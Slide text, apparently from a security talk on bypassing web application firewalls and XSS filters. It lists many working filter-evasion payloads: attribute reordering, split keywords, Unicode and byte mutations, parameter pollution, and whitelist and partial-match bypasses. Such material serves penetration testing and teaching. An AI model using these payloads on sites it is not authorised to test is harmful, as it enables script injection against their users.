
Method Swapping

- Flip GET to POST or vice-versa if possible
- WAFs have a harder time to filter POST
- Use both, PHP takes POST first so use GET with a trick

Easy Win #5

Subvert the Expected Order

- <Img Src=//X55.is/yt.jpg OnLoad=alert(1)> blocked
- <Img OnLoad=alert(1) Src=//X55.is/yt.jpg> passing



Baseline Attacks & Techniques

Splitting Keywords and Values


- Forget alert(1), it’s top['alert'](1)

  top['a'+'l'+'e'+'r'+'t'](1)

  y='ert', x='al', top[x+y](1)

  top[/al/.source+/ert/.source](1)

- String splitting works for injections in GENERAL



Baseline Attacks & Techniques

Splitting Keywords and Values

- Template Literals and Property Indexing

  <Svg OnLoad=top[`aler${URL[1]}`](1)>

  <Svg OnLoad=top['aler'%2BURL[1]](1)>


- Any DOM property works

  If document.domain is “example.com” then domain[0] is “e”, domain[1] is “x”

Easy Win #6

When Filters Get Played


- Search for <scrpt> alrt (1) </scrpt>
- *Did You Mean <script> alert (1) </script> ?*



Baseline Attacks & Techniques

Tweaks and Quirks - Seamless Editions

- Pad many zeroes as you want %26%230000040;
- No need of the ; sometimes
- Any little addition or removal



Baseline Attacks & Techniques

Tweaks and Quirks - Syntax Tolerance

- Some attributes don’t need a value

  <Img Src OnError=alert(1)>, no src=x

- Values don’t change some attributes

  AutoFocus=anything

Baseline Attacks & Techniques

Tweaks and Quirks - Fancy Syntax

- (alert(1)) (alert)(1) 1,alert(1) ;alert(1)
  {alert(1)} {}alert(1) $:alert(1) _:alert(1) ``/alert(1)

- [1].map(alert) or even "alert(1)"

Baseline Attacks & Techniques

Tweaks and Quirks - Dangling Markup

- <A Href="JavaScript:alert(1)//
- <Svg /=" OnLoad=alert(1)//

Part III

Advanced Exploitation

Advanced Exploitation

Character Mutation - Best Fit Mapping

- .ASP and some .NET apps
- < as %u003C, %u3008, %uFF1C
- Abuses visually similar alternatives

Advanced Exploitation

Character Mutation - Byte Fallback

- Java apps, invalid hex byte falls back to 0 (ex: %7X becomes %70)
- All “p” on <%7X On%7Xointerrawupdate=%7Xrom%7Xt(1)>
- Also %XAOnLoad to %0AOnLoad

Advanced Exploitation

Character Mutation - Esoteric Transformations

- Lowercase “Í” and you get “i”

  <SCRÍPT> becomes <script>

- Test for normalization functions, case folding and accent stripping

Easy Win #7

Weaponize Misconfigured Whitelists

- Whitelisted /wp-admin/admin-ajax.php
- Use my_target_page.php/wp-admin/admin-ajax.php?param=value

Advanced Exploitation

Multi Input, HPP, and URL as Input

- HPP: p=<A Href/&p="/AutoFocus/&p="/OnFocus=/*&p=*/alert/*&p=*/(1)>
  turns into: <A Href/,"/AutoFocus/,"/OnFocus=/*,*/alert/*,*/(1)>

- Entire URL gets reflected as input: more filter decoys

- Multi input: easier, order of the parameters changed

Easy Win #8

Exploit Partial Matches

- Filter checks for existence with indexOf('domain.tld') !== -1
- Bypass with prefixes, suffixes or subdomains like domain.tld.X55.is

Advanced Exploitation

Different Input Types - Base64 Smuggling

- Easy win, too resource intensive to decode
- Works well in JSON APIs, file uploads
- Anywhere encoded data is expected


Easy